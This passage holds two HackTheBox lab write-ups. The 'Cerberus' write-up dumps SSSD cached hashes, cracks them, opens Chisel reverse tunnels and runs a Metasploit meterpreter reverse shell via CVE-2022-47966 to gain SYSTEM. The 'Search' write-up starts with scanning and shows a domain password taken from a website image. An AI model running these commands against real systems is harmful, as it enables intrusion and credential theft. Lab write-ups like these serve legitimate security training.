<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ cd /var/lib/sss

└─$ find .
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/12.png" alt="" /></p>

<p>The /db directory in particular has our target files, being the <code class="language-plaintext highlighter-rouge">cache_cerberus.local.ldb</code> among other similar ones. Running the file command against it shows that it’s actually in TDB (Trivial Database) format. </p>

<p>SSSD caches AD/LDAP identity data here, including cached credential hashes, so users can still authenticate locally when the domain controller is unreachable (offline login support). An attacker with root access can dump the TDB file with a tool like <code class="language-plaintext highlighter-rouge">tdbdump</code> to extract those cached NT hashes for offline cracking or reuse - since the cache is really just AD’s authentication material persisted locally for offline auth, not a hardened secrets store.</p>

<p>The machine doesn’t have any convenient tools to easily grab creds from the databases so I exfil the juicy files by copying them to the server’s webroot and downloading via my browser. On my Kali VM, I can use the <code class="language-plaintext highlighter-rouge">tdbdump</code> tool on <code class="language-plaintext highlighter-rouge">cache_cerberus.local.ldb</code> to recover secrets that have been stored on the Linux server.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ tdbdump cache_cerberus.local.ldb
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/13.png" alt="" /></p>

<h3 id="hashcracking">Hash Cracking</h3>
<p>Amidst the sea data is a bigger blob for Matthew’s information which contains a password hash towards the end. Sending it over to Hashcat or JohnTheRipper cracks immediately, giving us valid credentials for Matthew on the domain.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ john hash --wordlist=/opt/seclists/rockyou.txt
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/14.png" alt="" /></p>

<h2 id="lateralmovement">Lateral Movement</h2>
<p>Validating these against the only port open succeeds, also granting us a shell on the Domain Controller via WinRM and our SOCKS proxy from earlier.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ proxychains4 -q nxc winrm dc.cerberus.local -u matthew -p [REDACTED]

└─$ proxychains4 -q evil-winrm -i dc.cerberus.local -u matthew -p [REDACTED]
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/15.png" alt="" /></p>

<p>At this point we can grab the user flag and begin looking at ways to escalate privileges on the Windows side of things. </p>

<h2 id="windows-privilege-escalation">Windows Privilege Escalation</h2>

<h3 id="discovering-adselfservice-plus">Discovering ADSelfService Plus</h3>
<p>Looking at our current permissions and the system’s program files shows plenty that pertain to the virtual machine as well as a ManageEngine folder that shows ADSelfService Plus is installed on the DC.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>PS&gt; dir "Program Files (x86)"
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/16.png" alt="" /></p>

<p>ADSelfService Plus is ManageEngine’s self-service password management and SSO portal that sits in front of AD, letting users reset their own passwords, unlock accounts, and manage MFA without calling the helpdesk. In an assessment, it’s interesting to us mainly as an internet/intranet-facing web app with direct AD write access (password resets, account unlocks) - so it’s a nice target for auth bypass, default creds, or known CVEs that could hand us a foothold or even a path to reset arbitrary domain user passwords.</p>

<p>A bit more research on this application discloses that it’s entirely Java-based and runs on a local Apache Tomcat server. By looking through the listening ports, we find a few unusual ones listed for a Domain Controller.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>PS&gt; netstat -ano | findstr "LISTENING"
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/17.png" alt="" /></p>

<p>The default ports for ManageEngine ADSelfService Plus are 8888 for HTTP and 9251 for HTTPS (SSL). Cross-checking the PID of each suspicious port shows that they’re both running Java (likely the Tomcat server).</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>PS &gt; Get-Process -pid 5104

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
   1537      62   314264     293452              5104   0 java
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The only problem is that we can’t reach this from our Kali VM and using cURL against localhost is cumbersome. Verifying what firewall rules are in place confirms that most inbound TCP traffic besides WinRM gets blocked.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
</pre></td><td class="rouge-code"><pre>PS&gt; netsh advfirewall firewall show rule name=all

[...]

Rule Name:                            Block Ports
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            In
Profiles:                             Domain,Private,Public
Grouping:
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             TCP
LocalPort:                            53,80,443,88,135,139,389,445,464,593,636,2179,3268,3269,5357,9389,40000-60000
RemotePort:                           Any
Edge traversal:                       No
Action:                               Block

[...]
</pre></td></tr></tbody></table></code></pre></div></div>

<h3 id="offline-backupzip">Offline Backup ZIP</h3>
<p>There’s also a Backup directory in the application’s home folder that contains an offline backup zip archive. This may hold sensitive data like credentials or hashes so I end up downloading it via Evil-WinRM’s built-in functions.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>PS&gt; dir "C:\program files (x86)\ManageEngine\ADSelfService Plus\Backup"
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/18.png" alt="" /></p>

<p>Attempting to unzip this 7-Zip archive fails due to it being password protected, however we can list all of the near 1000 files inside which reveals a treasure trove of information.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ 7z l OfflineBackup_20230214064809.ezip
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/19.png" alt="" /></p>

<p>We could try to brute-force this, but heading to their demo page and looking for <a href="https://demo.adselfserviceplus.com/help/admin-guide/Admin/Backup-settings.html">documentation</a> on the default password for manual backups discloses that if an Administrator hasn’t configured it to be something else, then it’s the filename in reverse order.</p>

<p><img src="/assets/img/2026-07-01-Cerberus/20.png" alt="" /></p>

<p>Piping the filename without the extension into a rev command grants us a valid password that is used to extract all files from the backup archive.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ echo 'OfflineBackup_20230214064809' | rev

└─$ 7z x OfflineBackup_20230214064809.ezip
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/21.png" alt="" /></p>

<p>There’s a few that mention passwords or hashes in them which are worth checking out.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ find  -type f -name "*Password*" 2&gt;/dev/null

└─$ find  -type f -name "*hash*" 2&gt;/dev/null
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/22.png" alt="" /></p>

<p>The one inside hash.txt cracks relatively quick, however the three located within AAAPassword.txt don’t yield anything in a reasonable time. On top of that the AAAPasswordHint.txt file is empty so we can’t really mutate or create a custom wordlist to give that a go either.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ john hash.txt --wordlist=/opt/seclists/rockyou.txt
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/23.png" alt="" /></p>

<p>Spraying this password against the domain over WinRM doesn’t grant any logons so I end up moving on until we need one in the future, leaving the backup angle behind for now.</p>

<h3 id="pre-authenticated-rce-via-samlrequest">Pre-Authenticated RCE via SAML Request</h3>
<p>After reviewing the firewall configuration another time, we can see that ports 8888 and 9251 are not being filtered, meaning we’ll be able to reach them after port forwarding. I upload <a href="https://github.com/jpillora/chisel">Chisel</a> once again to create another SOCKS proxy straight towards our Kali box since the DC is actually on the <code class="language-plaintext highlighter-rouge">10.X.X.X/24</code> network range as well.</p>

<blockquote>
  <p>Note: I had to change my previous SOCKS proxy on the Linux VM to only forward port 5985 on the DC to my Kali VM in order to get this second Chisel command to work at all. We only need one port from the previous one anyways, so creating a SOCKS for the last step was overkill.</p>
</blockquote>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
</pre></td><td class="rouge-code"><pre>#On Local Machine
└─$ ./chisel server -p 8000 --reverse

#On Linux VM
└─$ ./chisel client 10.10.14.48:8000 R:5985:172.16.22.1:5985

----------------------------------------------------------

#On Domain Controller
└─$ ./chisel client 10.10.14.48:8000 R:socks
</pre></td></tr></tbody></table></code></pre></div></div>

<p>I’ll add a FoxyProxy entry to ensure my browser is being routed through the SOCKS as well.</p>

<p><img src="/assets/img/2026-07-01-Cerberus/24.png" alt="" /></p>

<p>Now we can navigate to the HTTPS web page on port 9251 and are met with a login portal. We should also ensure that <code class="language-plaintext highlighter-rouge">dc.cerberus.local</code> is in our <code class="language-plaintext highlighter-rouge">/etc/hosts</code> file if not already as we’re redirected to it after accepting the self-signed certificate.</p>

<p><img src="/assets/img/2026-07-01-Cerberus/25.png" alt="" /></p>

<p>We’re able to sign in using Matthew’s domain credentials since this pairs with AD’s Federation Services, but it doesn’t give us anything to do as we don’t have sufficient authorization to view the file’s contents.</p>

<p><img src="/assets/img/2026-07-01-Cerberus/26.png" alt="" /></p>

<p>Taking a step back we can see that the sign-in URL holds two parameters, SAMLRequest and RelayState.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>https://dc.cerberus.local/adfs/ls/?SAMLRequest=pVPLbtswELz3KwTeLYn0SyIsB67doAacVrCVHnopKGrpEJBIl6Qc5%2B9D%2BZG6ResC7YkAObs7OzOc3B2aOtiDsVKrDOEwRgEoriupthl6LO57CbqbvptY1tRkR2ete1Jr%2BN6CdcHMWjDO1821sm0DZgNmLzk8rlcZenJuZ2kULeY0JUMcdQ1WeitVNBqzpMIxHqXxICYVH7HReDAoE8ETNuYMMy6SpCQCBQs%2FRSrmjtQuDSsecjAlmNaGteasjlglbFTbCAXLRYa%2BYUKqOCUwJmmZlLgvRlgIJnAq2HDQB%2Bxh1rawVNYx5TJEYtLvxf0e6Rd4SPGYDtLQs%2FuKgtxop7mu30t10qM1impmpaWKNWCp43Qze1hREsa0PIEs%2FVgUeS%2F%2FvCmODfayAvPJozP0wBTbwgflRYBgtthALc6KBXndWhR8udhAOhu8McrSk%2FC3R%2B%2FOPNH05BM9LmiCe20a5m7Xdjey6okjlIJy0r38NPt2ObtkAE3%2F3%2FFJdE1%2Fegldp95yketa8pdgVtf6eW6AOa%2BoMy2gv66JQ%2FzLmq2yO%2BBSSKhQ9DbnnGuojin3oXZwcMFcNztmpO18gQPj7k3la9i89kqsQfyTcjdhnPKut7%2FO%2FfGsTdXFErjnWRjmF9HGXYT7HaPp%2BfEP%2B%2F14vv7b01c%3D&amp;RelayState=aHR0cHM6Ly9EQzo5MjUxL3NhbWxMb2dpbi9MT0dJTl9BVVRI
</pre></td></tr></tbody></table></code></pre></div></div>

<p>They seem to be URL-encoded Base64 and running the former through an online <a href="https://www.urldecoder.org/">urldecoder</a> and then a subsequent pass in a <a href="https://www.samltool.com/decode.php">SAML decoder</a> gives us the following XML:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
</pre></td><td class="rouge-code"><pre>&lt;?xml version="1.0" encoding="UTF-8"?&gt;
&lt;saml2p:AuthnRequest AssertionConsumerServiceURL="https://DC:9251/samlLogin/67a8d101690402dc6a6744b8fc8a7ca1acf88b2f" Destination="https://dc.cerberus.local/adfs/ls/" ID="_55203307fee1fe51c9e33ba89c9e5ec2" IssueInstant="2026-07-01T21:43:52.455Z" ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" ProviderName="ManageEngine ADSelfService Plus" Version="2.0"
 xmlns:saml2p="urn:oasis:names:tc:SAML:2.0:protocol"&gt;
 &lt;saml2:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
  xmlns:saml2="urn:oasis:names:tc:SAML:2.0:assertion"&gt;https://DC:9251/samlLogin/67a8d101690402dc6a6744b8fc8a7ca1acf88b2f
 &lt;/saml2:Issuer&gt;
 &lt;saml2p:NameIDPolicy AllowCreate="true" Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"/&gt;
 &lt;saml2p:RequestedAuthnContext Comparison="exact"&gt;
  &lt;saml2:AuthnContextClassRef
   xmlns:saml2="urn:oasis:names:tc:SAML:2.0:assertion"&gt;urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport
  &lt;/saml2:AuthnContextClassRef&gt;
 &lt;/saml2p:RequestedAuthnContext&gt;
&lt;/saml2p:AuthnRequest&gt;
</pre></td></tr></tbody></table></code></pre></div></div>

<p>We can see that it contains a ServiceURL that follows a format similar to <code class="language-plaintext highlighter-rouge">https://&lt;MACHINE_NAME&gt;:&lt;PORT&gt;/samlLogin/&lt;32_DIGIT_IDENTIFIER&gt;</code>. It was here when I decided to dig on public vulnerabilities for ManageEngine ADSelfService Plus since this XML section shows that it might be running version 2.</p>

<p>Google kindly directs me to finding <a href="https://nvd.nist.gov/vuln/detail/cve-2022-47966">CVE-2022–47966</a> after adding the “SAML” keyword, which looks to match exactly to what we just found.</p>

<p><img src="/assets/img/2026-07-01-Cerberus/27.png" alt="" /></p>

<p>This is an unauthenticated pre-auth RCE vulnerability affecting 24+ ManageEngine products (including ADSelfService Plus and ServiceDesk Plus), reachable whenever SAML SSO is or ever was enabled on the instance. The root cause is due to the fact that the products bundle a vulnerable third-party dependency on Apache Santuario for SAML XML signature validation, and the outdated version mishandles XML signature parsing in a way that lets crafted SAML responses trigger arbitrary command execution. It was actually widely exploited in the wild - nation-state APT actors used it to gain unauthorized access to Zoho ManageEngine ServiceDesk Plus, obtaining root-level access and creating a local admin account for persistence.</p>

<p>Further digging led me to this <a href="https://attackerkb.com/topics/gvs0Gv8BID/cve-2022-47966/rapid7-analysis?referrer=etrblog/&amp;utm_source=rapid7site&amp;utm_medium=referral&amp;utm_campaign=etr_cve-2022-47966">AttackerKB post</a> that shows Rapid7 created a Metasploit module that automates this exploitation process.</p>

<p>Booting up Msfconsole and searching for the relevant exploit gives us a list of options we’ll need to supply.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre>└─$ msfconsole

msf &gt; search adselfservice

msf &gt; use 2

msf &gt; show options
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/28.png" alt="" /></p>

<p>We have all but the <code class="language-plaintext highlighter-rouge">GUID</code> and <code class="language-plaintext highlighter-rouge">ISSUER_URL</code>, so we’ll need to find values that will suffice this module’s needs. Turns out the <code class="language-plaintext highlighter-rouge">GUID</code> is that 32-digit ID that we decoded from the original SAMLRequest parameter which is totally fine to place here as well. Using the original URL for the <code class="language-plaintext highlighter-rouge">ISSUER_URL</code> option fails, so it seems like we have to look elsewhere.</p>

<p>Looking on <a href="https://www.manageengine.com/products/self-service-password/help/admin-guide/Configuration/Self-Service/saml-mfa-authentication.html">ManageEngine’s site</a> for SAML Authentication docs, one part mentions manual configuration of the Issuer URL obtained from the identity provider. Given that we already have an offline backup available, I decided to search those files for any mention of an <code class="language-plaintext highlighter-rouge">ISSUER_URL</code>. A grep command returns just one hit inside of ADSIAMIDPAuthConfigParams.txt.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ grep ISSUER_URL *
                                                                                                                                                                                     
└─$ cat ADSIAMIDPAuthConfigParams.txt
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/29.png" alt="" /></p>

<p>Now we can supply every value needed for the module to work and let it run. Note that we need to set the <code class="language-plaintext highlighter-rouge">ReverseAllowProxy</code> option to true or the exploit will error out with a warning and not follow through. This really just tells us that our exploit could go through the proxy but the payload might not make it all the way.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
</pre></td><td class="rouge-code"><pre>msf&gt; set payload windows/x64/meterpreter/reverse_tcp

msf&gt; set target 0

msf&gt; set LHOST 10.10.14.48

msf&gt; set RHOSTS 10.129.232.100

msf&gt; set proxies socks5:127.0.0.1:1080

msf&gt; set ISSUER_URL http://dc.cerberus.local/adfs/services/trust

msf&gt; set GUID 67a8d101690402dc6a6744b8fc8a7ca1acf88b2f

msf&gt; run
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/30.png" alt="" /></p>

<p>Once the Meterpreter stager is all set and done, we’re left with a shell on the DC as <code class="language-plaintext highlighter-rouge">NT AUTHORITY\SYSTEM</code> and are free to claim the root flag under the Administrator’s Desktop folder to complete this challenge. </p>

<p>Overall, this box was incredible as it involved us attacking a realistic network  setup by compromising a web server and pivoting onto the DC through credential harvesting. I hope this was helpful to anyone following along or stuck and happy hacking!</p>]]></content><author><name>cbev</name></author><category term="HackTheBox" /><category term="Windows" /><category term="Linux" /><category term="Active Directory" /><category term="Web" /><category term="Networking" /><category term="Privilege Escalation" /><summary type="html"><![CDATA[This box is rated hard difficulty on HTB. It involves us compromising a Linux web server running an outdated version of Icinga Web 2 through a File Disclosure and File Write vulnerability, allowing us to grab a reverse shell as www-data. Once on the machine we discover a vulnerable version of Firejail with the SUID bit set on it which lets us create a bogus container while retaining elevated privileges, escalating us to root. We then find that the machine is joined to a Windows Domain Controller via SSSD and after dumping a TDB credential cache file, we obtain domain credentials for a lower-privilege user. A port forward lets us grab a shell on the DC over WinRM where we find that ADSelfService Plus is running that becomes reachable after setting up a SOCKS proxy. This application is vulnerable to a pre-authenticated RCE which is paired with information found in a password-protected backup ZIP archive to obtain SYSTEM level access on the DC.]]></summary></entry><entry><title type="html">HackTheBox: Search</title><link href="https://cbev0x.github.io/hackthebox/2026/06/29/HackTheBox-Search.html" rel="alternate" type="text/html" title="HackTheBox: Search" /><published>2026-06-29T00:00:00+00:00</published><updated>2026-06-29T00:00:00+00:00</updated><id>https://cbev0x.github.io/hackthebox/2026/06/29/HackTheBox-Search</id><content type="html" xml:base="https://cbev0x.github.io/hackthebox/2026/06/29/HackTheBox-Search.html"><![CDATA[<p>This box is rated hard difficulty on HTB. It involves us finding a plaintext user password in one of the website’s images and using that account to Kerberoast a service account in order to gain access to an SMB share. Inside is a protected Excel spreadsheet containing user passwords left over from a Phishing exercise. After bypassing the limitations in place we spray the passwords across the domain and gain access to a previously restricted folder in the same SMB share. Using and cracking a PFX file within lets us access a PowerShell Web Access portal, allowing for command execution on the system. This user can read a gMSA password who has heightened privileges over a Domain Admin, letting us takeover the service account and add a shadow credential for a full domain compromise.</p>

<h2 id="host-scanning">Host Scanning</h2>
<p>I begin with an Nmap scan against the target IP to find all running services on the host; Repeating the same for UDP yields the standard AD ports.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
</pre></td><td class="rouge-code"><pre>└─$ sudo nmap -p53,80,88,135,139,389,443,445,464,593,636,3268,3269,8172,9389 -sCV 10.129.229.57 -oN fullscan-tcp

Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-29 17:58 -0400
Nmap scan report for 10.129.229.57
Host is up (0.058s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods: 
|_  Potentially risky methods: TRACE
|_http-title: Search &amp;mdash; Just Testing IIS
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-29 21:58:25Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-06-29T22:00:26+00:00; -5s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
|_ssl-date: 2026-06-29T22:00:26+00:00; -5s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
| tls-alpn: 
|   h2
|_  http/1.1
|_http-server-header: Microsoft-IIS/10.0
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_ssl-date: 2026-06-29T22:00:26+00:00; -5s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-06-29T22:00:26+00:00; -5s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_ssl-date: 2026-06-29T22:00:26+00:00; -5s from scanner time.
8172/tcp open  ssl/unknown
|_ssl-date: 2026-06-29T22:00:26+00:00; -5s from scanner time.
| tls-alpn: 
|   h2
|_  http/1.1
| ssl-cert: Subject: commonName=WMSvc-SHA2-RESEARCH
| Not valid before: 2020-04-07T09:05:25
|_Not valid after:  2030-04-05T09:05:25
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -5s, deviation: 0s, median: -5s
| smb2-security-mode: 
|   3.1.1: 
|_    Message signing enabled and required
| smb2-time: 
|   date: 2026-06-29T21:59:22
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.20 seconds
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Looks like a Windows machine with Active Directory components installed on it, more specifically a Domain Controller. Using NetExec against the IP gives us the Fully Qualified Domain Name of <code class="language-plaintext highlighter-rouge">RESEARCH.SEARCH.HTB</code> which I add to my <code class="language-plaintext highlighter-rouge">/etc/hosts</code> file. Since there are web servers running, I fire up Ffuf to search for subdirectories and subdomains in the background before enumerating the more basic services.</p>

<h2 id="service-enumeration">Service Enumeration</h2>
<p>Testing SMB and RPC for Guest/Null authentication both fail due to an access denied error, and LDAP does not allow for anonymous binds either. This really leaves us with HTTP(S) to gather information initially and look to get a foothold somehow.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>└─$ nxc smb RESEARCH.SEARCH.HTB -u 'Guest' -p '' --shares

└─$ rpcclient -U ''%'' RESEARCH.SEARCH.HTB

└─$ ldapsearch -x -H ldap://RESEARCH.SEARCH.HTB -b "dc=SEARCH,dc=HTB" -s base "(objectClass=user)"
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-29-Search/1.png" alt="" /></p>

<p>Heading over to the web server on port 80 shows a custom, largely static website made for the organization. It’s packed with Latin filler words and doesn’t seem to have any real functionality on it whatsoever.</p>

<p><img src="/assets/img/2026-06-29-Search/2.png" alt="" /></p>

<p>There is a section that discloses a bunch of employee names for the organization, which I add to a custom wordlist and test for AS-REP Roasting but to no avail.</p>

<p><img src="/assets/img/2026-06-29-Search/3.png" alt="" /></p>

<p>The SSL version on port 443 is the same and the self-signed certificate doesn’t reveal anything else, so I start hitting all discovered endpoints found in my directory busts. </p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
</pre></td><td class="rouge-code"><pre>└─$ ffuf -u http://research.search.htb/FUZZ -w /opt/seclists/Discovery/Web-Content/raft-large-words.txt --fs 1233 

        /'___\  /'___\           /'___\       
       /\ \__/ /\ \__/  __  __  /\ \__/       
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\      
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/      
         \ \_\   \ \_\  \ \____/  \ \_\       
          \/_/    \/_/   \/___/    \/_/       

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://research.search.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/seclists/Discovery/Web-Content/raft-large-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 1233
________________________________________________

js                      [Status: 301, Size: 153, Words: 9, Lines: 2, Duration: 64ms]
css                     [Status: 301, Size: 154, Words: 9, Lines: 2, Duration: 65ms]
images                  [Status: 301, Size: 157, Words: 9, Lines: 2, Duration: 66ms]
fonts                   [Status: 301, Size: 156, Words: 9, Lines: 2, Duration: 56ms]
certsrv                 [Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 156ms]
:: Progress: [119600/119600] :: Job [1/1] :: 722 req/sec :: Duration: [0:03:22] :: Errors: 0 ::
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This just reveals that this machine is apart of the Certificate Authority and that Active Directory Certificate Services is installed on this domain as the <code class="language-plaintext highlighter-rouge">/certsrv</code> endpoint is exposed. This page allows for enrollees to request certificates from templates over HTTP. It requires authentication which is why it responds with a 401 code, but I’ll revisit this once we have valid credentials.</p>

<h2 id="initial-foothold">Initial Foothold</h2>

<h3 id="password-in-plainsight">Password in Plain Sight</h3>
<p>A while of poking around the website and a bit of luck led me to discovering a potential password in one of the rotating images written on a notepad.</p>

<p><img src="/assets/img/2026-06-29-Search/4.png" alt="" /></p>

<p>This part of the box was pretty dumb in my opinion as there’s no real indication to check there and it’s very easy to miss. Zooming in a ton grants us domain credentials for the Hope.Sharp user.</p>

<p><img src="/assets/img/2026-06-29-Search/5.png" alt="" /></p>

<h3 id="smb-shares">SMB Shares</h3>
<p>Listing all available shares shows a few non-standard ones, however the most interesting is the <code class="language-plaintext highlighter-rouge">RedirectedFolders$</code> in which we have READ and WRITE permissions on.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ nxc smb RESEARCH.SEARCH.HTB -u 'Hope.Sharp' -p 'IsolationIsKey?' --shares
</pre></td></tr></tbody></table></code></pre></div></div>

